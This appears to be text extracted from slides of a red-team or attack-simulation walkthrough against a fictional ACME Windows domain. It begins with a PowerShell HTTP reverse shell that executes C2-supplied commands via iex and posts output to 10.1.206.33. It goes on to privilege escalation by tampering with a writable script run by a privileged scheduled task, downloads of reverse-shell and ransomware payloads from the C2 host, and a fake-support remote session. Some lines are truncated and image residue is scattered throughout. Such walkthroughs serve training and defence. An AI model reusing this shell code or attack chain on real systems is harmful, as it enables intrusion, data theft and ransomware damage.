$input_ -match "^(.*) #SEPARATOR#"
$id = $matches[1]
# extracts timestamp from the command string: if it is different, then execute the command, otherwise it is a duplicate
if ($id -notmatch $idOld) {
$input_ -match "#SEPARATOR# (.*)}"
$command = $matches[1]
# executes command within shell environment saving in output variable also the stderr (so the attacker can receive it
aswell)
$output = $(iex($command)) 2>&1 | out-string
# sends output and current dir to the attacker server via POST
Invoke-WebRequest -Uri http://10.1.206.33/ -Method POST -Body $output
$pwd = pwd
Invoke-WebRequest -Uri http://10.1.206.33/pwdHandler -Method POST -Body $pwd
}
$idOld = $id
}
```

- Connects back via HTTP to C2 using POST Requests
- Checks for any input from the server
- Executes it on the host
- Send back the output of the command on the local machine
- **Basic Reverse Shell built in PowerShell**







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
INSTALLATION – PRIVILEGE ESCALATION



- Standard Domain User: acme\victim1
- Running the ransomware at this point will result to encryption of **victim1 files only**
- **Attacker needs higher privileges** to create an impact as wide as possible



INSTALLATION – PRIVILEGE ESCALATION



```
HTTP Shell

Path      : Microsoft.PowerShell.Core\FileSystem::C:\programdata\audit\Get-Baseline.ps1
AccessToString : BUILTIN\Users Allow Write, Synchronize
               NT AUTHORITY\SYSTEM Allow FullControl
               BUILTIN\Administrators Allow FullControl
               ACME\audit Allow FullControl
               BUILTIN\Users Allow ReadAndExecute, Synchronize

C:\programdata\audit > 
Send Command
```

Get-Baseline.ps1 Legit IT Admin Script **ACL**

```
net use v: \\10.1.206.80\ITSupport-Share
net users > "v:\\Audit Reports\Report_February_2024.txt"
Get-WmiObject -Namespace "root\SecurityCenter2" -Query "SELECT * FROM AntivirusProduct" >>
"v:\\Audit Reports\Report_February_2024.txt"
echo "Run Completed at: $(Get-Date)" >> C:\ProgramData\Audit\Run_Log_Task.txt
echo "-----" >> C:\ProgramData\Audit\Run_Log_Task.txt
net use v: /del
```

Get-Baseline.ps1 Legit IT Admin Script **Content**

- Search for misconfigured Scheduled tasks or services
- File System Enumeration to find weak privileged files to tamper
- ProgramData and Get-Baseline.ps1 files had **Write privileges** for standard Users of the Workstation
- ACME\audit user has FullControl for the file
- "Run_Log_Task.txt" shows that likely a shtask is running every day at 9

```
localhost/shell.html?command=cat+Run_Log_Task.txt


HTTP Shell

Run Completed at: 02/28/2024 09:00:22
Run Completed at: 02/29/2024 09:00:22
```

Run_Log_Task.txt **Content**



INSTALLATION – PRIVILEGE ESCALATION



```
HTTP Shell

The request will be processed at a domain controller for domain corp.ACME.com.

User name          audit
Full Name         Audit
Comment
User's comment
Country/region code 000 (System Default)
Account active     Yes
Account expires    Never

Password last set   2/20/2024 9:55:51 AM
Password expires    Never
Password changeable 2/21/2024 9:55:51 AM
Password required   Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon         3/1/2024 11:45:32 AM

Logon hours allowed All

Local Group Memberships
Global Group memberships *Domain Users *Auditors
The command completed successfully.

C:\programdata\audit > net user audit /domain
Send Command
```

Audit group membership

```
HTTP Shell

Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members


-----
ACME\Auditors
ACME\Domain Admins
Administrator
The command completed successfully.

C:\programdata\audit > net localgroup administrators
Send Command
```

Administrators of the machine



INSTALLATION – PRIVILEGE ESCALATION



auditbox Properties (Local Computer)

General Triggers Actions Conditions Settings History

Name: auditbox

Location: \

Author: ACME\Administrator

Description: Get Information about the standard configuration of the workstation.

Security options

When running the task, use the following user account:
Audit Change User or Group...

Run only when user is logged on

Run whether user is logged on or not

Do not store password. The task will only have access to local computer resources.

Run with highest privileges

Hidden Configure for: Windows Vista™, Windows Server™ 2008

OK Cancel

- Runs under "ACME/Audit" Domain User
- Runs with highest token available for that User
- Runs Daily at 9:00 AM
- Runs from "non-privileged" directory "ProgramData"

| Trigger | Details | Status |
|---------|----------------------|---------|
| Daily | At 9:00 PM every day | Enabled |

auditbox Properties (Local Computer)


General Triggers Actions Conditions Settings History

When you create a task, you must specify the action that will occur when your task starts.

item32\cmd.exe /c "powershell -executionpolicy bypass C:\ProgramData\Audit\Get-Baseline.ps1"




INSTALLATION – PRIVILEGE ESCALATION



```
C:\programdata\audit > Invoke-WebRequest http://10.1.206.33:8000/rev2.ps1 -OutFile .\rev2
```

Reverse Shell Variant
Download



```
HTTP Shell

Directory: C:\programdata\audit

Mode                LastWriteTime         Length Name
----                -
-a----             3/1/2024  11:50 AM           943 Get-Baseline.ps1
-a----             2/20/2024   3:54 PM           295 Get-Baseline_.ps1



C:\programdata\audit >
```

Reverse Shell Payload

Legit IT Admin Script



INSTALLATION – PRIVILEGE ESCALATION



Scheduled Task Triggering
Next morning at 9 AM

Tampered C:\programdata\
audit\Get-Baseline.ps1 runs

HTTP Shell - High Privileges



acme\audit

C:\Windows\system32 > whoami

Send Command



COMMAND AND CONTROL





RMM Tool Session



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

Ended Session – Fake Support
User: acme\Victim1



Reverse Shell HTTP



Low Privileged
Session
User: acme\
Victim1




Reverse Shell HTTP



High Privileged
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User:
acme\Audit




ACTION ON OBJECTIVE – RANSOMWARE DEPLOY



```
C:\users\victim1\appdata\roaming > bRequest http://10.1.206.33:8000/ransom.ps1 -OutFile .\ransom.ps1
```

- Ransomware Deploy from C2 using HTTP
- To be used also for payload lateral movement

Ransomware Payload





HTTP Shell - High Privileges

Directory: C:\users\victim1\appdata\roaming


| Mode | LastWriteTime | Length | Name |
|--------|--------------------|--------|-----------------------------|
| d---- | 3/13/2023 12:09 PM | | Adobe |
| d---- | 2/19/2024 12:40 PM | | AnyDesk |
| d--s- | 9/6/2023 12:47 PM | | Microsoft |
| d---- | 7/18/2023 1:06 PM | | Microsoft Teams |
| d---- | 9/7/2023 3:45 PM | | Mozilla |
| d---- | 9/7/2023 3:45 PM | | Thunderbird |
| d---- | 9/7/2023 12:53 PM | | WinRAR |
| -a---- | 3/4/2024 11:43 AM | 927 | ITSupport_Error_Logging.ps1 |
| -a---- | 3/4/2024 11:43 AM | 402 | ITSupport_Scan.ps1 |
| -a---- | 3/4/2024 11:59 AM | 1140 | ransom.ps1 |




ACTION ON OBJECTIVE – RANSOMWARE DEPLOY



